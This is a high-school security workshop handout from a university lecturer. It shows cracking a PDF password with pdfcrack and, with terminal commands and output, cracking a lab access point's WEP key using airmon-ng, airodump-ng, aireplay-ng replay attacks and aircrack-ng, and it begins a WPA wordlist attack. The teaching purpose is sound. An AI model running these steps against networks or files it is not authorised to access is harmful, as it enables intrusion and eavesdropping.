



# Computer Science for High Schools



## Workshop 2022

Hacking, Cracking, Sniffing & Snorting

*The full workshop consists of 4 tasks in security & Forensics*

*For 2022, the session is online and will be a demonstration of tasks 1 and 4 only*

*Demonstrations will utilise Kali Linux, but any Linux distribution can be used. Kali is designed for security and forensics and comes with many tools installed ready to use. If you wish to follow through the demonstration on your own computer with Linux installed, then you will need to install several tools. I shall be installing the 3 tools as part of the demonstration. You are of course welcome to watch the demonstration only and you may record this session if you would like to.*

*The tools that we will be using and should be installed in Linux are:*

*pdfcrack*

*foremost*

*dcfldd*

*To install a tool in Linux is straightforward. Put '>apt-get install' before the tool name (assuming root user otherwise you will need >sudo apt-get install'). The tool should then install. After it is installed, do an update with 'apt-get update' as some tools will not work until updated. For example, to install pdfcrack:*

*>apt-get install pdfcrack*

*Followed by:*

*>apt-get update*

**We begin session 1 by cracking a password-protected pdf.**

## Session 1: Cracking

This pdf file with instructions is available for download and can be opened and read as we work through the demonstration. A second copy of this pdf is available for download called instructions.pdf. This file can also be downloaded but a password is required to open it. We shall begin by cracking the password to open this pdf utilising a brute force attack. The attack will utilise Linux and run pdfcrack to 'find' the correct password. When the password has been cracked, we shall then jump to task 4 and follow through a demonstration of recovering deleted files from a usb stick .dd file.

## Session 2: Hacking & Cracking

Wireless networks suffered from security issues when WiFi was first introduced in 1997. The perception now is that the newer security protocols are robust and protect our data. Security is often more in the choice of password (or key) than it is in the security algorithms used. We shall be hacking into wireless networks by cracking the security keys. We begin with WEP which utilises a flaw in the protocol and then if time permits, we shall crack WPA which utilises a brute force attack against the key. WPS is included for completeness, but we shall not be cracking WPS.

## Session 3: Sniffing & Snorting

Networks transport data over cables or through the airwaves. In the case of wired networks, an attacker must be connected to the network with a cable requiring physical access to the network cable or other equipment. In the case of wireless networks, the attacker only needs to be within radio range of the network to monitor the traffic. We shall be utilising Wireshark to monitor network traffic on a wireless network to show how an attacker can quite simply read our messages unless we use strong security measures.

## Session 4: Forensic Demonstration

Whilst security involves preventing unauthorised access to computer resources, forensics is implemented after an attack. Forensics is used to recover data, identify how an attacker gained access to our computer system and to improve our security by understanding where the vulnerabilities are. We shall be using Linux to recover deleted files from a USB stick after the files have been deleted. This will demonstrate how careful we need to be with our storage devices (such as hard drives and USB sticks) even when we have deleted files or formatted the drive.

Alastair Nisbet PhD. [anisbet@aut.ac.nz](mailto:anisbet@aut.ac.nz)

# Cracking a pdf Password


## Task 1

In this session we shall be using Linux and a tool called `pdfcrack` to crack the password on a pdf document. You will find the document for downloading called `instructions.pdf`.

**Step 1:** As it is a little easier to find the pdf on the Desktop, drag the pdf file to the Desktop.



**Step 2:** Open a Terminal window. This is similar to the old style DOS window in Microsoft Windows. This allows us to enter commands directly into Linux. The first command we will enter is `'ls'` (ell ess). This is short for 'list' and will list folders and files where we currently are which is, by default, in the Home directory (folder). Enter: **ls**



We see the various folders and in this screenshot we also have a saved file. This file is from a previous cracking attempt that was stopped part way through. The cracking was stopped with `ctrl c` and automatically saved the state of the cracking to the `savedstate.sav`. If I wished to continue at a later time, I could use `pdfcrack` with the filename but add the `-l savedstate.sav`. However, we shall start from scratch, so we need to enter the original command. We shall assume that we have discovered that the password is 4 characters long. However, if it was longer, it would take more time to crack. As a demonstration, the following screenshot shows how to crack a password if more information is available. In this demonstration, we shall assume that the password is 5 characters long (at least) and contains only uppercase letters and at least 1 number. Note that Desktop has a capital 'D'. Linux commands are case sensitive. The `-c` switch tells the command to expect the character set to use in the search.

**Step 3:** In the terminal window you would enter:

**`pdfcrack Desktop/instructions.pdf -minpw=5 -c "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890"`**



approximately 1 billion billion years to try every possible password (on a super computer), but if the password is chosen at random it will only take, on average, half that long....



## Wireless Network ~~Cracking~~ Testing

**Background:** Wireless networks provide benefits over wired networks, especially where buildings cannot be easily wired or users may be mobile within a limited area. In 1997 The Institute of Electrical & Electronics Engineers ratified IEEE 802.11 as a new wireless standard. Whilst wireless networks had been available in limited forms for several years, they tended to be proprietary rather than an open standard. When 802.11 was released as a standard, it meant any manufacturer could follow the standard and produce a wireless device or add-on card that would work with other vendors' wireless devices. Whilst that was the theory, often devices were incompatible as vendors tended to interpret the standards slightly differently. This was holding back the adoption of 802.11 by consumers, and when additions to this original standard were ratified on 14<sup>th</sup> September 1999, as 802.11b and 802.11a, several vendors and experts formed the Wireless Ethernet Compatibility Alliance (WECA) which was officially announced the following day on 15<sup>th</sup> September. Their task was to test wireless devices against their interpretation of the standard, and if the device passed their test it was then certified as WiFi (Wireless Fidelity) compliant and received the WiFi stamp.



This assured consumers that any WiFi device would work with any other certified WiFi product, meaning mixing of various manufacturers' devices on a wireless network was assured. Today, almost all wireless devices receive the WiFi approval from the renamed WECA, now called the WiFi Alliance.

One issue that has plagued these wireless networks since their inception in 1997 is that of security. The original 802.11 standard did not offer any security mechanisms as part of the standard and so security was left to the user. This meant that almost all wireless networks were insecure, and as the signals became more powerful and with greater data transfer rates as standards developed, large amounts of data were left unsecured. In 1999, the 2.4GHz 802.11b and 5GHz 802.11a, ratified on the same day, were released with encryption available as part of the standard. This encryption used the well-tested and robust RC4 symmetric encryption algorithm with the security implementation called Wired Equivalent Privacy (WEP). Symmetric encryption utilises the same encryption key for encrypting information as it does for decrypting the information, so the encryption key must be shared between the sender and receiver of the data.

**Wired Equivalent Privacy (WEP):** Because of legal constraints on exporting encryption technology enforced by the USA up to 1<sup>st</sup> January 2000, all exported encryption was restricted to 40 bits, as computers available to the USA government could crack 40 bit keys. WEP was therefore restricted to 40 bits although it was advertised as 64 bit encryption. However, as 24 bits (3 Bytes) was reserved for the Initialisation Vector (IV) of each packet sent (used as a packet sequence counter to reassemble packets at the receiver) the encryption was in reality only 40 bits. The IV was not encrypted but sent with each packet in plaintext. This was strong enough with the technology in 1999 but is weak against the cracking ability of powerful computers available today. In 2001, three researchers published an academic papers describing a theoretical attack against WEP. The researchers, Fluhrer, Mantin and Shamir called the attack the FMS attack. Later that year, two researchers implemented the attack against WEP in a

laboratory experiment. These researchers, Ionnis and Subblefield, proved that the attack was relatively simple, targeting what FMS described as weak IVs, or IVs that were reused because of the limited number of IVs that could be created with only 2 Bytes. This justifiably led to the belief that wireless networks were less secure than wired networks and so WECA immediately set about looking for a solution.

**WiFi Protected Access:** In 2003, WiFi Protected Access (WPA) was released as a temporary measure which fixed all of the vulnerabilities of WEP. It also retained the RC4 algorithm but increased encryption to true 64 bit and 128 bit options. The new standard was so successful that it remains as one of several security choices available today.

Whilst WEP suffered from a poor design and implementation of the encryption algorithm used, WPA suffers from poor encryption key (password) choice by the user. Generally, passwords of at least 20 characters that are a mix of uppercase, lowercase, numbers and symbols are secure against a WPA attack. However, research has found that most users choose shorter passwords or passwords that are made from letters and numbers that are relatively simple to guess or calculate. As the attack against WPA utilises trying various passwords and looking for a match, the choice of encryption algorithm, RC4 with Temporal Key Integrity Protocol (TKIP) or the more robust Rijndael algorithm adopted as the USA's Advanced Encryption Standard (AES) makes little difference to the attack time.

When security was first incorporated with 802.11 standards, the default setting was for users to have to turn on security and enter encryption keys in their wireless routers or access points. In early 2000 vendors began making encryption the default for these devices so that users had to turn off the encryption if they wished. Some devices are deliberately not deployed with encryption such as free WiFi in metropolitan areas or retailers providing open WiFi to their customers (or anyone within range).

**WiFi Protected Setup:** In 2006, The WiFi Alliance introduced a simple method for users to pair their wireless device with a compatible wireless access point or router. WiFi Protected Setup (WPS) is designed so that a user can push the WPS button on the access point / router and enter an 8 digit PIN on their device to connect. The security is maintained because the user never becomes aware of the encryption key, but rather the access point / router sends the key to the device. One issue is that the PIN is usually printed on the underside of the access point / router although the user can change the PIN in the administrator's window on the device settings. Additionally, WPS can be turned off in a similar manner.

In theory the 8 digit PIN should be secure as a brute force attack trying every possible number against a PIN of this length would require  $10^8$  attempts to find the PIN with half that number required on average to find a randomly generated 8 digit PIN. However, the 8 digit PIN is made up of 4 digits followed by 4 more digits. This takes the PIN from 100 000 000 possible combinations to 10 000 followed by another 10 000, totalling 20 000 attempts required. A further flaw is the final digit is used as a checksum and does not form part of the second 4 digits, Rather this is trivial to calculate so that the PIN is in reality 10 000 plus 1000 possibilities, or 11 000 in total. Very much simpler to crack than the 100 million it appears to be. The WPS attack works by attempting to authenticate with the access point / router and trying a different PIN each time. Some devices will only allow a limited number of attempts (usually 5) and some require long intervals between attempts (often 30 seconds or more). This means that an attack against WPS is dependent on the wireless device and will sometimes be



successful but other times will not. The attack was implemented for the first time in 2009 but the WPS mechanism remains largely unchanged with most vendors.

<https://www.wi-fi.org/news-events/newsroom/wireless-ethernet-compatibility-alliance-weca-announces-independent-test-lab>

Scott R. Fluhrer, Itsik Mantin, Adi Shamir. Proceeding of the 8th Annual International Workshop on Selected Areas in Cryptography. Pages 1-24

Adam Stubblefield, John Ioannidis, and Aviel D. Rubin. Using the Fluhrer, Mantin and Shamir attack to break WEP. (TD-4ZCPZZ), 2001. AT&T Labs, Technical Report.

## Cracking Wired Equivalent Privacy (WEP)

### Task 2

**Purpose:** This will demonstrate how simple it is for an attacker to crack a WEP key. With some basic knowledge of the tools required, an attacker should be able to crack a WEP key within a few minutes. Since 2001, WEP has been proven to be insecure and should not be used for this reason. Research in 2014 has found that approximately 10% of wireless networks in New Zealand utilised WEP encryption. Later research indicates this percentage is reducing but that WEP is still commonly used in business organisations.

**Equipment Required:** For this demonstration we need a wireless access point running WEP encryption. It won't matter if it has a 64 bit or a 128 bit WEP key. Ensure that you have changed the access point password, as once someone has cracked the key, they can join the network and then attempt to reconfigure the access point. Access points have default passwords that can easily be discovered through Google once the manufacturer of the access point is known. Some later access points have the password printed on the bottom of the access point – change the password!

We shall see during the demonstration that wireless messages are required to be transmitted so that the headers of these messages can be captured. If we just set up a wireless access point that is not connected to anything, there will be no messages transmitted. Therefore, we have 2 options to create messages. If the access point is connected to the Internet, we could connect to it from another wireless device with a browser, a smart phone will do, and then surf the Internet.


If the access point is not connected to the Internet (which is likely) then we need another method to create a lot of transmitted messages. This can be done by connecting 2 computers to the access point wirelessly. You will need the password (key) for the wireless connection for the computers. Have the 2 computers on the same network and have 1 of the computers with a shared folder. In Windows 7 and 8 this will involve creating a Homegroup and connecting both computers to the same Homegroup. In Windows 10, the setup is still a Homegroup but slightly different to manage. I suggest you set this up and practice with it ahead of time – it can be tricky. In the shared folder, have a large file such as a video file.



When the students are ready to capture the packets, copy the file from the second computer onto the first computer's desktop. This will create a large number of packets and within a few seconds sufficient packets will be captured to crack the key. The attack works by capturing the 'weak' IVs. Once sufficient 'weak' IV are captured, the key can be cracked.

**Discussion Point:** If 128 bit WEP is used instead of 64 bit WEP, won't it take thousands of times longer to crack the key (actually  $1.8446744e+19$  times longer)?

No – the cracking of the key is not a brute force attack. It works on the weak implementation of the cryptography and therefore will almost the same time.



## Begin the WEP Attack Procedure:

**The Attack:** For a successful attack you must have a wireless network card or USB network dongle that is compatible with Kali and can be put into Monitor mode. Monitor mode will read all wireless packets regardless of intended destination and differs from promiscuous mode in that the device does not need to be connected to the network to read the Ethernet packets. There are 4 stages to the attack utilising airmon-ng, airodump-ng, aireplay-ng and aircrack-ng.

In a Kali terminal: To clear the terminal window at any time enter the command > **clear**


To repeat a command, use the keyboard up arrow key whilst in the terminal window. This will cycle through the previous commands that you have entered.

To open a new terminal window, either select the terminal button on the menu on the left side of the screen or with the pointer or click the right mouse button and select 'Open Terminal'.

### Stage 1: Put the wireless device into Monitor Mode

1: If not already running, start Kali Linux – either from an installation or boot from the Kali USB stick (legacy boot – ensure 'safe boot' is turned of and 'legacy boot' is enabled in the BIOS.).

2: Open a Terminal.



3: Put the wireless network card / dongle into Monitor mode.

Enter the command > **airmon-ng**

This will display the network cards or dongles the device has available.

Select the correct wireless device. For example, wlan0 or if you have more than 1 wireless network card / dongle wlan1 etc



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng  


| PHY  | Interface | Driver    | Chipset                                                                     |
|------|-----------|-----------|-----------------------------------------------------------------------------|
| phy0 | wlan0     | rtl8192ce | Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01) |

  
root@kali:~#
```

Enter the command > **airmon-ng start wlan0** (or whatever your wlan device is called)

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng start wlan0  
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
  
PID Name  
626 NetworkManager  
727 wpa_supplicant  
  
PHY Interface Driver Chipset  
phy0 wlan0 rtl8192ce Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)  
  
Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.  
Removing non-monitor wlan0mon interface...  
  
WARNING: unable to start monitor mode, please run "airmon-ng check kill"  
root@kali:~#
```

This will attempt to put wlan0 into monitor mode. There are likely to be some processes running that will prevent this from being successful – network manager and others. You can stop these devices by entering a kill command followed by the process number.

Enter commands such as > **kill 626** (or whatever the process number is)

A simple way to stop all processes that may be causing issues is to:

Enter the command > **airmon-ng check kill**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng check kill  
Killing these processes:  
  
PID Name  
727 wpa_supplicant  
root@kali:~#
```

Then repeat the command > **airmon-ng start wlan0**


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng start wlan0  
  
PHY Interface Driver Chipset  
phy0 wlan0 rtl8192ce Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali:~#
```

4: You should get confirmation that the card / dongle is in monitor mode and the name of the device will be changed to include mon. It may now be called wlan0mon or mon0. You will need this name for most of the following commands. (ends with zero)

### ***Stage 2: Select the target device to crack***

5: Display a list of wireless devices

Enter the command > **airodump-ng wlan0mon**



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 2 ][ Elapsed: 24 s ][ 2018-01-15 14:48 ][ fixed channel wlan0mon: 4  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
00:18:39:77:71:63 -43 48 131 14 0 2 54e WEP WEP MISDF_Lab1  
BSSID STATION PWR Rate Lost Frames Probe  
00:18:39:77:71:63 34:DE:1A:01:E1:E0 -31 0 - 1e 0 8
```

6: You will see that the result is divided into 2 sections. The top section shows the wireless access points / routers that are available, the data they are receiving and the channel, the encryption used and the name of the Extended Service Set. The one we are interested in is the access point called MISDF\_Lab1 as it is using WEP. Copy the MAC address by highlighting the MAC address and selecting the right mouse button – copy.


7: You will notice that the data is either zero or is very little and climbing very slowly. This is an issue as we need to capture a large amount of data. If the access point / router is connected to a network and using a lot of data (such as an Internet connection) then the data will climb quickly. We shall need to create a file to save the Ethernet packets into.

8: Begin saving the packets to a file. We need a large number of packets to look for enough weak IVs to crack the key. We need to tell airodump which channel to look on and where to save the packets. In this case we will call the file lab1file.

Open a new terminal. Note: channel and filename use one minus sign, basic service set id uses 2 minus signs without a gap. -c is for the channel and -w is the file to write to.

***Channel Filename MAC address***

Enter the command > **airodump-ng -c 1 -w lab1file -bssid 00:18:39:77:71:63 wlan0mon**



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airodump-ng -c 2 -w lab1file --bssid 00:18:39:77:71:63 wlan0mon
```

*At this point there are 2 choices. If there are sufficient packets to mount the replay attack, then this will provide enough weak IVs to crack the key. However, it is most likely that there will not be sufficient packets and therefore we can use the file transfer from a shared folder method to create sufficient packets. We shall use this method so let's jump to 'Cracking the Key'.*

### **Stage 3: Use Airodump to view the network and Aireplay to attack the network**

9: Perform a packet replay attack.

If the data is climbing quickly we can skip this step. If there is too little data for our attack, we need to manipulate the access point by performing a packet replay attack. This will capture ACK packets and send them multiple times very quickly which will rapidly increase the data.

**Problem:** If the data is zero or very slowly climbing, then there are no packets to replay. A connection to a device will increase this and allow for a packet replay attack.

Step 1: Associate with the access point.

We use aireplay-ng.

- 1 tells aireplay that we are performing a fake authentication
- 0 (zero) tells the command the number of packets per burst to send
- a is followed by the MAC address

Possible attacks for aireplay are:

- Attack 0: [Deauthentication](#)
- Attack 1: [Fake authentication](#)
- Attack 2: [Interactive packet replay](#)
- Attack 3: [ARP request replay attack](#)
- Attack 4: [KoreK chopchop attack](#)
- Attack 5: [Fragmentation attack](#)
- Attack 6: [Cafe-latte attack](#)
- Attack 7: [Client-oriented fragmentation attack](#)
- Attack 8: [WPA Migration Mode](#)
- Attack 9: [Injection test](#)

Several Filter options:

- -b bssid : MAC address, Access Point
- -d dmac : MAC address, Destination
- -s smac : MAC address, Source


Several Replay options:

- -x nbpps : number of packets per second
- -a bssid : set Access Point MAC address
- -c dmac : set Destination MAC address
- -h smac : set Source MAC address
- -e essid : For fakeauth attack or injection test, it sets target AP SSID. This is optional when the SSID is not hidden.
- -o npkts : number of packets per burst (-1)
- -q sec : seconds between keep-alives (-1)
- "-D" : disables AP detection. Some modes will not proceed if the AP beacon is not heard. This disables this functionality.
- -p fctrl : set frame control word (hex)

Note: this time we do not need to use bssid as aireplay is expecting the MAC address after -a

Note: use the MAC address that you have copied from airodump for these commands

Enter the command > **aireplay-ng -1 0 -a 00:18:39:77:71:63 wlan0mon**



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -1 0 -a 00:18:39:77:71:63 wlan0mon  
No source MAC (-h) specified. Using the device MAC (20:16:D8:A8:A7:22)  
14:56:20 Waiting for beacon frame (BSSID: 00:18:39:77:71:63) on channel 2  
  
14:56:21 Sending Authentication Request (Open System) [ACK]  
14:56:21 Authentication successful  
14:56:21 Sending Association Request [ACK]  
14:56:21 Association successful :-) (AID: 1)  
  
root@kali:~#
```

The final line with the smiley face tells us we are now associated with the access point.


Step 2: Perform the Address Resolution Protocol (ARP) attack.

We use aireplay-ng.

- 3 tells aireplay that we are performing an ARP replay attack
- b tells the command that the bssid follows

Enter the command > **aireplay -3 -b 00:18:39:77:71:63 wlan0mon**

Look for the data to climb rapidly. In the following screenshot you will see that there are around 500 packets per second. We need around 15 000 as a minimum which will take around half a minute. If the data is not climbing at this rate, then you may need to simulate a busy network by connecting a computer to the access point (you will need to know the key). You can try connecting, disconnecting and reconnecting until the data packets climb rapidly. On a busy network or an access point / router connected to the network, this should be successful without having to simulate a connected network.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -3 -b 00:18:39:77:71:63 wlan0mon  
No source MAC (-h) specified. Using the device MAC (20:16:D8:A8:A7:22)  
15:05:05 Waiting for beacon frame (BSSID: 00:18:39:77:71:63) on channel 2  
Saving ARP requests in replay_arp-0115-150505.cap  
You should also start airodump-ng to capture replies.  
Read 9074 packets (got 4628 ARP requests and 2824 ACKs), sent 4615 packets...(499 pps)
```

## Cracking the Key:

*Stage 4: Use Aircrack to crack the key.*

You should now have a file that is collecting packets and weak IVs. It will require around 15,000 to 50,000 packets. The file you created will be located in the Home folder under the 'Places' menu. You can also see a list of files in this folder from a terminal by entering the twoletter command > ls (ell ess) The file will have -01.cap (packet capture) added to the name you gave it. Look for lab1file-01.cap.

Open a new terminal.

Enter the command > **aircrack-ng lab1file-01.cap**

If there are not enough weak IVs then you will get a message to try again at the next 5000 packet amount.

```
root@kali: ~  
File Edit View Search Terminal Help  
  
Aircrack-ng 1.2 rc3  
  
[00:00:03] Tested 139265 keys (got 11407 IVs)  
  
KB    depth  byte(vote)  
0      3/ 5   B3(15360) 1A(15104) 43(15104) A5(14848) C5(14848)  
1     63/ 1   E8(12800) 12(12544) 18(12544) 29(12544) 31(12544)  
2     15/ 67  F6(14592) 05(14336) 6C(14336) C1(14336) E1(14336)  
3     26/ 3   9F(13824) 02(13568) 58(13568) 79(13568) 7C(13568)  
4      3/ 20  7F(16384) 91(15872) FC(15872) 66(15616) A9(15616)  
  
Failed. Next try with 15000 IVs.
```

You can keep trying at every 5000 IVs and the simplest method to rerun the same command in a terminal is to use the up arrow key.

```
root@kali: ~  
File Edit View Search Terminal Help  
  
Aircrack-ng 1.2 rc3  
  
[00:00:34] Tested 2536 keys (got 15009 IVs)  
  
KB    depth  byte(vote)  
0      0/ 1   6C(26112) 92(20736) AF(20224) A0(19968) 1A(19456)  
1     29/ 37  61(17920) 93(17920) B1(17664) F7(17664) 33(17664)  
2      8/ 10  E8(18944) 2F(18688) 49(18688) 7E(18688) 05(18432)  
3      0/ 7   31(21760) CC(20480) 6A(20224) 58(19712) 61(19712)  
4      0/ 1   21(23808) 30(20992) FC(20992) 6F(20224) 91(20224)  
  
KEY FOUND! [ 6C:61:62:31:21 ] (ASCII: lab1 )  
Decrypted correctly: 100%  
  
root@kali:~#
```

Once there are sufficient IVs, the crack takes around 1 second.

The purpose of this demonstration is to show the practicality of an attack against a WEP key. Security gives users a sense that their data is safe from unauthorised people, but weak security gives a false sense of this so that users may transmit or receive information that they would not have done if they knew how easily it could be read by someone who has cracked the WEP key. False security tends to be worse than no security for this reason.

You should now understand how simple it is to crack WEP encryption and that under no circumstances should WEP be used as security on a wireless network.

## **Cracking WiFi Protected Access (WPA WPA2)**

**Purpose:** This lab will demonstrate that even with a more robust encryption implementation than WEP, WPA is still not secure if robust passwords are not chosen. WPA was introduced as an interim solution to the issues with WEP and has been very successful in securing data on wireless networks. There are various options available with WPA, including a shared key mode using RC4, a shared key mode using AES and an infrastructure mode requiring a key server attached to the network. This last option is in reality rarely seen except in large organisations.

This lab will demonstrate the security issues with poor password choice where passwords do not follow the recommended guidelines of robust passwords of at least 20 characters.

**Equipment Required:** For this demonstration we need a wireless access point running WPA or WPA2 encryption. It won't matter if it is either of these even though WPA2 uses a stronger encryption algorithm (RC4 versus AES). The attack works by trying possible passwords until a match is found, so the password must either be in a file with possible passwords or passwords can be created on-the-fly which would guarantee finding the password but may take a very long time (years) if the password is strong enough. We shall be using a file with hundreds of thousands of possible passwords. The password entered into the access point is in the file we shall use, so we are guaranteed to find the password. There are many wordlists with passwords available on the Internet. We shall use rockyou.txt which is a very big text file with 14 million passwords. If you wish to open the file you should use newpad rather than notepad. Notepad will not recognise the new line character and will take several minutes to open the file.

As we have already put the wireless dongle into RFmon mode, we can skip to '*Stage 2: Select the target device to crack*'.

**The Attack:** The attack for the most part is similar to WEP except that a list of possible passwords can be created during the attack 'on the fly', or a large list of possible passwords can be utilised to look for the implemented password. In this lab we will be using a list of possible passwords in an attempt to find the one used on the router.

### ***Stage 1: Put the wireless device into Monitor Mode***

- 1: Start Kali Linux – either from an installation or boot from the Kali USB stick (legacy boot).
- 2: Open a Terminal.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
```

3: Put the network card / dongle into Monitor mode.

Enter the command > **airmon-ng**

This will display the network cards or dongles the device has available.

Select the correct device. For example, wlan0 or if you have more than 1 wireless network card / dongle wlan1 etc

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset
phy0     wlan0       rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)
root@kali:~#
```

Enter the command > **airmon-ng start wlan0** (or whatever your wlan device is called)

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  626 NetworkManager
  727 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0       rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n WiFi Adapter (rev 01)

